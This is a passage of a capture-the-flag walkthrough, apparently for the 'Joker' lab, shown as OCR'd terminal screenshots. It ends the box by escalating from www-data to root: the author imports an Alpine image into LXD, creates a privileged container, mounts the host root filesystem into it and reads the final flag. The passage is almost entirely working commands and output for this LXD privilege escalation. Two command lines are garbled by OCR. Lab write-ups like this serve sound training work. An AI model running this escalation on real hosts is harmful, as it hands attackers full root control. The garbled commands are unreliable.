


```
z --alias myimagetmp$ lxc image import ./alpine-v3.19-x86_64-20240406_1151.tar.gz
Image imported with fingerprint: 6fc7fb3c5b44a13d34b7141839a69215161269e9eb9d88c
www-data@ubuntu:/tmp$
```

Check if the image we add is in the list:




```
www-data@ubuntu:/tmp$ lxc image list
+---------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |          UPLOAD DATE          |
+---------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
| myimage | 6fc7fb3c5b44 | no     | alpine v3.19 (20240406_11:51) | x86_64 | 3.49MB | Apr 6, 2024 at 3:57pm (UTC)   |
+---------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
```




```
www-data@ubuntu:/tmp$ lxc init myimage ignite -c security.privileged=true
Creating ignite
mnt/root recursive=truexc config device add ignite mydevice disk source=/ path=/m
Device mydevice added to ignite
www-data@ubuntu:/tmp$ lxc start ignite
www-data@ubuntu:/tmp$ lxc exec ignite /bin/sh
~ # whoami
root
~ #
```

Now we can see we have a root shell . but if we go to the /root directory we cant see the original file system , the original file system is mount to /mnt/root ,



```
~ # cd /mnt/root
/mnt/root # ls
bin            lib            root           usr
boot           lib64          run            var
dev            lost+found     sbin           vmlinuz
etc            media          srv            vmlinuz.old
home           mnt            swapfile
initrd.img     opt            sys
initrd.img.old proc           tmp
/mnt/root #
```



```
/mnt/root # cd root
/mnt/root/root # cat final.txt
```

```
JOKER

!! Congrats you have finished this task !!

Contact us here:

Hacking Articles : https://twitter.com/rajchandel/
Aarti Singh: https://in.linkedin.com/in/aarti-singh-353698114

+-+-+-+-+-+ +-+-+-+-+-+-+-+
 |E|n|j|o|y| |H|A|C|K|I|N|G|
 +-+-+-+-+-+ +-+-+-+-+-+-+-+
/mnt/root/root #
```